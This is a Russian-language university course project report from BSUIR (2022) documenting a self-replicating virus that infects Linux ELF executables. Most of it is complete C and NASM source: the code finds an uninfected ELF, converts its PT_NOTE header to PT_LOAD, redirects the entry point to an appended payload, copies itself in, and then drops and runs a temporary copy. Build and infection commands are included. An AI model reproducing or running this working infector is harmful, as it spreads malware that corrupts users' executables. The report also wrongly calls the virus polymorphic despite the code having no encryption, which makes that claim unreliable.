Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра электронных вычислительных машин

Дисциплина: Системное программное обеспечение вычислительных машин

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

на тему

САМОРАЗМНОЖАЮЩАЯСЯ ПРОГРАММА ИЗМЕНЯЮЩАЯ ИСПОЛНЯЕМЫЕ ФАЙЛЫ ELF

БГУИР КП 1–40 02 01 01 212 ПЗ

Студент Е.В. Кравченко

Руководитель А.А. Глоба

МИНСК 2022

Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет: ФКСиС. Кафедра: ЭВМ.

Специальность: 40 02 01 «Вычислительные машины, системы и сети».

Специализация: 40 02 01-01 «Проектирование и применение локальных компьютерных сетей».

УТВЕРЖДАЮ

Заведующий кафедрой ЭВМ

\_\_\_\_\_\_\_\_\_ Б.В.Никульшин

«\_\_\_\_» \_\_\_\_\_\_\_\_\_\_ 2022 г.

ЗАДАНИЕ

по курсовому проекту студента

Кравченко Елены Вадимовны

**1** Тема проекта: «Саморазмножающаяся программа изменяющая исполняемые файлы ELF».

**2** Срок сдачи студентом законченного проекта: 2 июня 2022 г.

**3** Исходные данные к проекту:

**3.3** Среда разработки: Visual Studio Code.

**3.4** Язык программирования: С, NASM.

**3.5** Операционная система: Linux.

**4** Содержание пояснительной записки (перечень подлежащих разработке

вопросов):

Введение 1. Обзор литературы. 2. Системное проектирование.   
3. Функциональное проектирование. 4. Разработка программных модулей.   
5. Руководство пользователя. Заключение. Список использованных источников. Приложения.

**5** Перечень графического материала (с точным указанием обязательных

чертежей):

**5.1** Саморазмножающаяся программа изменяющая исполняемые файлы ELF. Схема структурная.

**5.2** Саморазмножающаяся программа изменяющая исполняемые файлы ELF. Схема программы.

КАЛЕНДАРНЫЙ ПЛАН

|  |  |  |  |
| --- | --- | --- | --- |
| Наименование этапов  дипломного проекта | Объем  этапа,  % | Срок выполнения этапа | Примечания |
| Подбор и изучение литературы. Сравнение аналогов. | 10 | 23.03 – 05.04 |  |
| Структурное проектирование | 15 | 05.04 – 12.04 |  |
| Функциональное проектирование | 25 | 12.04 – 24.04 |  |
| Разработка программных модулей | 20 | 24.04 – 08.05 |  |
| Программа и методика испытаний | 10 | 8.05 – 15.05 |  |
| Оформление пояснительной записки | 15 | 20.05 – 30.05 |  |

Дата выдачи задания: 22.02.2022

Руководитель А.А. Глоба

ЗАДАНИЕ ПРИНЯЛ К ИСПОЛНЕНИЮ \_\_\_\_\_\_\_\_ Е.В. Кравченко

**СОДЕРЖАНИЕ**

[ВВЕДЕНИЕ 4](#_Toc74043431)

[1 ОБЗОР ЛИТEРАТУРЫ 5](#_Toc74043432)

[1.1 Обзор предметной области](#_Toc74043433) 5

[1.2 Обзор существующих аналогов](#_Toc74043434) 5

[1.3 Постановка задачи 6](#_Toc74043435)

[2 СИСТЕМНОЕ ПРОЕКТИРОВАНИЕ 7](#_Toc74043436)

[3 ФУНКЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ 8](#_Toc74043437)

[1.1 Описание основных функциональных составляющих 8](#_Toc74043438)

[1.1.1 Файл inject.c 8](#_Toc74043439)

[1.1.2 Файл exec.s 13](#_Toc74043440)

[4 РАЗРАБОТКА ПРОГРАММНЫХ МОДУЛЕЙ 16](#_Toc74043441)

[4.1 Алгоритм функции main() 16](#_Toc74043442)

[4.2 Алгоритм функции findTarget() 16](#_Toc74043443)

[4.3 Алгоритм функции findTarget() 17](#_Toc74043444)

[5 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ 18](#_Toc74043445)

[ЗАКЛЮЧЕНИЕ 20](#_Toc74043446)

[СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ 21](#_Toc74043447)

[ПРИЛОЖЕНИЕ А 22](#_Toc74043448)

[ПРИЛОЖЕНИЕ Б 23](#_Toc74043449)

[ПРИЛОЖЕНИЕ В 24](#_Toc74043450)

# ВВЕДЕНИЕ

ELF — это сокращение от Executable and Linkable Format (формат исполняемых и связываемых файлов) и определяет структуру бинарных файлов, библиотек, и файлов ядра (core files). Спецификация формата позволяет операционной системе корректно интерпретировать содержащиеся в файле машинные команды. Файл ELF, как правило, является выходным файлом компилятора или линкера и имеет двоичный формат. С помощью подходящих инструментов он может быть проанализирован и изучен.

ELF файлы нужны для общего понимания работы операционной системы, они используются для разработки программного обеспечения и исследования вредоносных программ при помощи анализа бинарных файлов.

Саморазмножающиеся программы относятся к типу вирусов и в данном курсовом проекте она используется исключительно в ознакомительных целях, так как она способна нанести вред устройствам использующим ОС Linux. На основе программ заражения исполняемых файлов реализовано множество файловых вирусов.

В данном курсовом проекте будет представлена программа которая заражает исполняемые файлы формата ELF. Эту программу можно рассматривать как “примитивный” вариант вируса разработанного под ОС Linux. Данный вирус относится к группе полиморфных вирусов ,которые отличаются от обычных вирусов способом маскировки.

Для реализации проекта мной был выбран язык программирования С и NASM так как он позволяет быстро работать с файлами любого расширения. Так же были использованы исполняемые. В качестве среды разработки мною была выбрана Visual Studio Code.

# 1 ОБЗОР ЛИТEРАТУРЫ

## Обзор предметной области

Linux – семейство Unix-подобных операционных систем на базе ядра Linux, включающих тот или иной набор утилит и программ проекта GNU, и, возможно, другие компоненты. Linux, как и системы на его основе, обычно создаются и распространяются в соответствии с моделью разработки свободного и открытого программного обеспечения.

Исполняемые файлы – это файлы, содержащие код, который запускается при открытии файла. Программы, приложения, скрипты и макросы – все они считаются исполняемыми файлами. Так как файлы этих типов выполняют код при запуске, то при работе с ними следует быть аккуратным.

Полиморфный вирус – это такой шифрующийся вирус, который при заражении новых файлов и системных областей диска шифрует собственный код. При этом для шифрования вирус пользуется случайными паролями (ключами), а также различными методами шифрования, что исключает возможность опознания вируса по сигнатурам вирусов.

**1.2 Обзор существующих аналогов**

Червь - это программа, очень похожая на вирус. Он способен к самовоспроизведению и может привести к негативным последствиям для Вашей системы. Однако для размножения червям не требуется заражать другие файлы.

Это тип вредоносных или как их еще называют – злоумышленных программ. Такие виртуальные черви появились уже давно, наряду с вирусами и шпионскими программами. Компьютерный червь похож на вирус, потому что он попадает в компьютер, прикрепленный к файлу. Но в отличие от вируса, червь имеет свойство воспроизводить себя в вашем компьютере, не требуя каких-либо действий пользователей. Еще одной особенностью компьютерного червя является то, что он распространяется не только по всей области вашего компьютера, но и автоматически рассылает свои копии по электронной почте.

Так же следует понимать, что чем больше червь находится в системе компьютера, тем больше вреда и разрушения он приносит. Черви, в отличие от вирусов, просто копируют себя, повреждая файлы, но репродуцирование может происходить очень быстро, сеть перенасыщается, что приводит к разрушению последней. Некоторые из наиболее печально известных червей включают (обычно посылаются через Интернет):

I Love You, Navidad, Pretty Park, Happy99, ExploreZip.

## 1.3 Постановка задачи

Целью данного курсового проекта является создание вредоносной программы под ОС Linux. Программа будет представлять из себя консольное приложение, которое саморазмножается посредством открытия исполняемых ELF файлов.

Для реализации данного курсового проекта были выбраны языки C и Assembler, по причине высокой производительности.

В качестве среды разработки выбрана Microsoft Visual Studio Code, так как она удобна в использовании, а также имеет множество инструментов для тестирования.

В качестве операционной системы был выбран Linux.

# 2 СИСТЕМНОЕ ПРОЕКТИРОВАНИЕ

Структурная схема программы предоставлена в приложении Б.

В программе можно выделить пять основных элементов: блок определения названия самого себя, блок поиска незараженного исполняемого файла, блок модификации исполняемого файла, блок инъекции кода в модифицированный файл, блок удаления самого себя.

Блок определения названия самого себя, создает временный файл который будет вводиться в исполняемый ELF файл методом инъекции.

Блок поиска незараженного исполняемого файла, данный блок при помощи функции findTarget(), перебирает все файлы в папке до того момента как не найдет чистый ELF файл, над котором в дальнейшем будет производиться работа.

Блок модификации исполняемого файла, изменяет в найденном исполняемом ELF файле segment header PT\_NOTE на PT\_LOAD после чего в нем происходит изменение адреса точки входа в программу.

Блок инъекции кода в модифицированный файл, данный блок отвечает за введение кода из файла exec.s в наш найденный исполняемый ELF файл.

Блок удаления самого себя, этот блок отвечает за удаление созданного в первом блоке временного файла, так как в дальнейшем он не будет использоваться в программе.

# 3 ФУНКЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ

В данном разделе будут рассмотрены основные функциональные составляющие программы.



## Описание основных функциональных составляющих

Для работы с ELF файлами будет использованы стандартные библиотеки языка C и системные библиотеки OS Linux. Код вставленный в модифицированный ELF файл с помощью.

"PT\_NOTE to PT\_LOAD conversion" не должен иметь зависимостей поэтому этот код написан с помощью языка NASM и скомпилирован в бинарный файл который содержит в себе только инструкции и статические данные.

## Файл inject.c

Функция main() ищет файл в который можно вставить код и модифицирует его, вставляя предварительно скомпилированный код из файла exec.s в конец файла, модифицирует Program Headers для того, чтобы вставленный в конец файла код загружался в оперативную память при выполнении исполняемого файла и изменяет точку входа на начало кода из файла exec.s. После изменения найденного исполняемого файла, вставляет свой исполняемый файл в конец найденного и удаляет себя.

int main(int argc, char\*\* argv) {

char\* self\_path;

if (argc <= 0) {

printf("No args provided, called from infected elf\n");

self\_path = "./tmp";

}

else {

self\_path = argv[0];

}

puts(self\_path);

int self\_size;

FILE\* self;

char\* self\_content = readSelf(self\_path, &self\_size, self);

if (self\_content == 0) {

printf("Failed to read self file, exit...\n");

remove(self\_path);

return -1;

}

printf("self size = %d\n", self\_size);

int target\_fd;

int target\_size;

void\* target = findTarget((self\_path + 2), &target\_fd, &target\_size);

if (target\_size <= 0) {

printf("target did not find, exit...\n");

remove(self\_path);

return 0;

}

printf("target size = %d\n", target\_size);

// setup elf header pointers

Elf64\_Ehdr\* e\_header = target;

Elf64\_Phdr\* p\_header = target + e\_header->e\_phoff;

Elf64\_Shdr\* s\_header = target + e\_header->e\_shoff;

// read payload to inject

int payload\_fd = open("./exec", O\_RDWR);

int payload\_size = fileSize(payload\_fd);

printf("payload size = %d\n", payload\_size);

char payload\_buf[payload\_size];

read(payload\_fd, &payload\_buf, sizeof(payload\_buf));

uint64\_t OFFSET = 0x800000;

// modify PT\_NOTE header to PT\_LOAD

// change flags to read/execute

// update address references to point to the end of file

Elf64\_Phdr\* pt\_note\_header;

for (int i = 0; i < e\_header->e\_phnum; i++) {

if (p\_header[i].p\_type == PT\_NOTE) {

printf("\nheader #%d is PT\_NOTE\n", i);

printf("\tbefore modification\n");

printf("\t\theader p\_flags: %x\n", p\_header[i].p\_flags);

printf("\t\theader p\_vaddr: %lx\n", p\_header[i].p\_vaddr);

printf("\t\theader p\_filesz: %lx\n", p\_header[i].p\_filesz);

printf("\t\theader p\_memsz: %lx\n", p\_header[i].p\_memsz);

printf("\t\theader p\_offset: %lx\n", p\_header[i].p\_offset);

p\_header[i].p\_type = PT\_LOAD;

p\_header[i].p\_flags = PF\_X | PF\_R;

p\_header[i].p\_vaddr = (uint64\_t)OFFSET + target\_size;

p\_header[i].p\_filesz = (uint64\_t)(payload\_size + self\_size);

p\_header[i].p\_memsz = (uint64\_t)(payload\_size + self\_size);

p\_header[i].p\_offset = (uint64\_t)target\_size;

p\_header[i].p\_align = 0x1000;

printf("\tafter modification\n");

printf("\t\theader p\_flags: %x\n", p\_header[i].p\_flags);

printf("\t\theader p\_vaddr: %lx\n", p\_header[i].p\_vaddr);

printf("\t\theader p\_filesz: %lx\n", p\_header[i].p\_filesz);

printf("\t\theader p\_memsz: %lx\n", p\_header[i].p\_memsz);

printf("\t\theader p\_offset: %lx\n", p\_header[i].p\_offset);

pt\_note\_header = &p\_header[i];

break;

}

}

// modify entry point

uint64\_t old\_entry\_point = e\_header->e\_entry;

e\_header->e\_entry = pt\_note\_header->p\_vaddr;

// write payload to the end of file

uint8\_t\* old\_entry\_bytes = (uint8\_t\*)&old\_entry\_point;

payload\_buf[99] = old\_entry\_bytes[0];

payload\_buf[100] = old\_entry\_bytes[1];

payload\_buf[101] = old\_entry\_bytes[2];

payload\_buf[102] = old\_entry\_bytes[3];

lseek(target\_fd, 0, SEEK\_END);

write(target\_fd, &payload\_buf, sizeof(payload\_buf));

FILE\* target\_f = fdopen(target\_fd, "ab");

if (target\_f == 0) {

printf("can not open target file!\n");

}

else {

fseek(target\_f, 0, SEEK\_END);

fwrite(self\_content, self\_size, 1, target\_f);

fclose(target\_f);

}

free(self\_content);

close(payload\_fd);

// remove self if called from injected elf

remove(self\_path);

return 1;

}

За поиск исполняемого файла используется функция findTarget(), для модификации этого файла его содержимое отображается в оперативную память с помощью функции mmap().

void\* findTarget(char\* self\_name, int\* fd, int\* fsize) {

const unsigned char elf\_magic[] = { 0x7f, 0x45, 0x4c, 0x46 };

DIR\* d;

struct dirent\* dir;

d = opendir("./");

if (d) {

int ret\_fsize = 0;

int ret\_fd = 0;

void\* ret\_mapped;

int target\_size = 0;

void\* target = 0;

printf("self\_name = %s\n", self\_name);

while ((dir = readdir(d)) != 0) {

printf("read dir file: %s\n", dir->d\_name);

if (strcmp(self\_name, dir->d\_name) == 0) {

printf("Skipping self\n");

continue;

}

// read target elf file

int target\_fd = open(dir->d\_name, O\_RDWR);

if (target\_fd <= 0) {

printf("Can not open file, skipping...\n");

continue;

}

// free previously mapped file

if (target\_size > 0) {

munmap(target, target\_size);

}

target\_size = fileSize(target\_fd);

target = mmap(0, target\_size, PROT\_READ | PROT\_WRITE | PROT\_EXEC, MAP\_SHARED, target\_fd, 0);

// check that file is elf

unsigned char\* ctraget = (char\*)target;

if (ctraget[0] != elf\_magic[0] || ctraget[1] != elf\_magic[1] ||

ctraget[2] != elf\_magic[2] || ctraget[3] != elf\_magic[3]) {

printf("Target not an elf, exit...\n");

continue;

}

Elf64\_Ehdr\* e\_header = target;

// check that this is an executable elf

if (e\_header->e\_type != ET\_EXEC) {

printf("Target not an executable, exit...\n");

continue;

}

// check for already infected file

if ((NEW\_MEMORY\_ADDR & e\_header->e\_entry) == NEW\_MEMORY\_ADDR) {

printf("Already infected!\n");

continue;

}

ret\_fsize = target\_size;

ret\_fd = target\_fd;

ret\_mapped = target;

break;

}

closedir(d);

if (ret\_fsize != 0) {

\*fd = ret\_fd;

\*fsize = ret\_fsize;

return ret\_mapped;

}

else {

return 0;

}

}

else {

printf("Can not open current dir\n");

return 0;

}

}

Для того чтобы вставить себя в конец найденного файла используется функция readSelf(), которая считывает содержимое файла в котором исполняется и функция fwrite() для записи. Для определения имени своего файла используется первый аргумент переданный в main(), если в программу не были переданы аргументы, то это значит, что она была выполнена из модифицированного файла и будет использовано имя "tmp".

char\* readSelf(char\* self\_path, int\* size, FILE\* self) {

if (self\_path == 0) {

printf("No self path provided!\n");

return 0;

}

printf("Self name: %s\n", self\_path);

self = fopen(self\_path, "rb");

printf("self pointer: %x\n", self);

fseek(self, 0, SEEK\_END);

int fsize = ftell(self);

fseek(self, 0, SEEK\_SET);

\*size = fsize;

printf("self size = %d\n", fsize);

char\* buf = (char\*)malloc(fsize);

fread(buf, fsize, 1, self);

return buf;

}

int fileSize(int fd) {

struct stat info;

fstat(fd, &info);

return info.st\_size;

}

## Файл exec.s

Содержит в себе код, который отвечает за исполнение кода inject.c после запуска модифицированного файла. Создает временный файл в текущей директории и копирует туда исполняемый файл inject.c и выполняет его в отдельном потоке. Для работы с файлами и потоками используются системные вызовы OS Linux.

BITS 64

SECTION.text

global main

main :

; save original state of registers

push rax

push rcx

push rdx

push rsi

push rdi

push r8

push r9

push r10

push r11

call.create\_tmp\_file

mov r10, rax; save tmp file descriptor into r10

; inject executable is stored right after this code

; write it into a new tmp file

mov rax, 1; SYS\_WRITE

mov rdi, r10; file descriptor

lea rsi, [rel $ + msg\_1\_len - $ + 8]; pointer to the start of inject binary

mov rdx, 22000; inject binary size

syscall

; close tmp file

mov rax, 3; close file code

mov rdi, r10; file descriptor

syscall

; fork to execute inject binary

mov rax, 57; SYS\_FORK

syscall

cmp rax, 0; rax will store pid, if rax > 0 we are inside child thread

jz.child

.parent:

; print message that file been infected

lea rsi, [rel $ + msg - $]

mov rdx, [rel $ + len - $]

call.print\_msg

; recover original state of registers

pop r11

pop r10

pop r9

pop r8

pop rdi

pop rsi

pop rdx

pop rcx

pop rax

; return to the original entry point

push 0xffaabb

ret

.create\_tmp\_file:; create tmp executable file

mov rax, 85; create file code

lea rdi, [rel $ + exec\_fname - $]; file name to create

mov rsi, 0777o; read, writeand execute by all

syscall

ret

.print\_msg:

; print "infected!" message

mov rax, 1

mov rdi, 1

; lea rsi, [rel msg]

; mov rdx, [rel len]

syscall

ret

.child:

; print message

lea rsi, [rel $ + msg\_1 - $]

mov rdx, [rel $ + msg\_1\_len - $]

call.print\_msg

mov rax, 59; SYS\_EXECVE

lea rdi, [rel $ + exec\_fname - $]; file name to execute

mov rsi, 0; argv

mov rdx, 0

syscall

msg : db "infected", 33, 10

err\_0 : db "Cant open target", 33, 10

msg\_1 : db "executing tmp file", 10

exec\_fname : db "./tmp", 0

len : dq 10

err\_0\_len : dq 18

msg\_1\_len : dq 18

# 4 РАЗРАБОТКА ПРОГРАММНЫХ МОДУЛЕЙ

## 4.1 Алгоритм функции main()

Шаг 1. Определяем имя своего исполняемого файла с помощью переданных аргументов.

Шаг 2. Считываем содержимое своего файла и сохраняем его в переменную.

Шаг 3. Находим подходящий файл для модификации с помощью функции findTarget().

Шаг 4. Отображаем содержимое найденного файла в оперативную память.

Шаг 5. Считываем и сохраняем в переменную в скомпилированный код из exec.s.

Шаг 6. Находим PT\_NOTE заголовок в модифицируемом ELF файле.

Шаг 7. Изменяем его тип на PT\_LOAD, а также меняем его содержимое так чтобы при выполнении в оперативную был загружен код exec.s и свой исполняемый файл.

Шаг 8. Изменяем точку входа в модифицируемом ELF файле на начало нашего кода.

Шаг 9. Вставляем адрес старой точки входа в код exec.s.

Шаг 10. Записываем код exec.s в конец модифицируемого ELF файла.

Шаг 11. Записываем свой исполняемый файл после кода exec.s в модифицируемом ELF файле.

Шаг 12. Удаляем свой исполняемый файл.

## 4.2 Алгоритм функции findTarget()

Схема программы предоставлена в приложении В.

Шаг 1. Считываем все файлы в текущей директории.

Шаг 2. Итерируемся через найденный файлы.

Шаг 3. Начало цикла.

Шаг 4. Проверяем что это не свой файл, если это свой файл возвращаемся у пункту 3.

Шаг 5. Считываем файл и проверяем что это исполняемый ELF64 файл, если нет, то возвращаемся у пункту 3.

Шаг 6. Проверяем что файл еще не модифицирован, если модифицирован, то возвращаемся у пункту 3.

Шаг 7. Сохраняем файл и данные о нем в переменные.

Шаг 8. Выход из цикла.

Шаг 9. Возвращаем сохраненный файл и его данные.

## 4.3 Алгоритм exec.s

Шаг 1. Сохраняем состояние регистров в стеке.

Шаг 2. Создаем временный файл в текущей директории.

Шаг 3. Считываем данные исполняемого файла inject.c, которые находятся в оперативной памяти после текущего кода.

Шаг 4. Записываем данные исполняемого файла inject.c в созданный временный файл.

Шаг 5. Закрываем созданный временный файл.

Шаг 6. Создаем новый поток.

Шаг 7. Если мы не находимся в родительском потоке, то переходим к пункту 11.

Шаг 8. Вывод сообщения что файл модифицирован.

Шаг 9. Возвращаем состояние регистров из стека.

Шаг 10. Возврашем выпонение программы по адресу точки входа оригинального исполняемого файла.

Шаг 11. Исполняем созданный временный файл.

# 5 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ

Для запуска программы cкомпилируем файлы inject.c и exec.s командами “gcc -no-pie -o inject ./inject.c” и “nasm -f bin exec.s”, после чего создадим файл “цель”, для заражения командой “gcc –no-pie target.c –o a”.В папке с программой появится созданный файл.




Рисунок 5.1 – Cоздание файла

Далее произведем заражение созданного файла командой “./inject”. Для заражения в дальнейшем созданных файлов запускаем в консоли предыдущий зараженный файл.




Рисунок 5.1 – заражение файла




Рисунок 5.1 – заражение последующего файла

# 

# ЗАКЛЮЧЕНИЕ

Результатом данной курсовой работы является саморазмножающаяся программа, заражающая исполняемые ELF файлы, данную программу можно отнести к роду “примитивных” полиморфных вирусов.

Цель данного проекта можно считать достигнутой: было показано, насколько легко можно написать простой вирус, который сможет заражать исполняемые ELF файлы которые хранятся на устройстве с ОС Linux.

За время разработки программы, мною было изучено множество информации о саморазмножающихся программах, я ознакомился с форматом файлов ELF и научился писать “примитивный” полиморфный вирус, разобрался, что представляют собой исполняемые файлы, на какие форматы они подразделяются и для чего они используются на компьютерах.

# СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

[1] Статья «Assembly x64 ELF virus» [Электронный ресурс]. – Режим доступа: https://www.guitmz.com/linux-midrashim-elf-virus – Дата доступа: 23.05.2021

[2] Статья «LINUX SYSTEM CALL TABLE FOR X86 64» [Электронный ресурс]. – Режим доступа: https://github.com/torvalds/linux – Дата доступа: 18.05.2021

[3] Статья «Введение в ELF-файлы в Linux: понимание и анализ» [Электронный ресурс]. – Режим доступа: https://habr.com/ru/post/480642– Дата доступа: 26.05.2021

# ПРИЛОЖЕНИЕ А

(*обязательное*)

Ведомость документов

# ПРИЛОЖЕНИЕ Б

(*обязательное*)

Структурная схема

# ПРИЛОЖЕНИЕ В

(*обязательное*)

Схема программы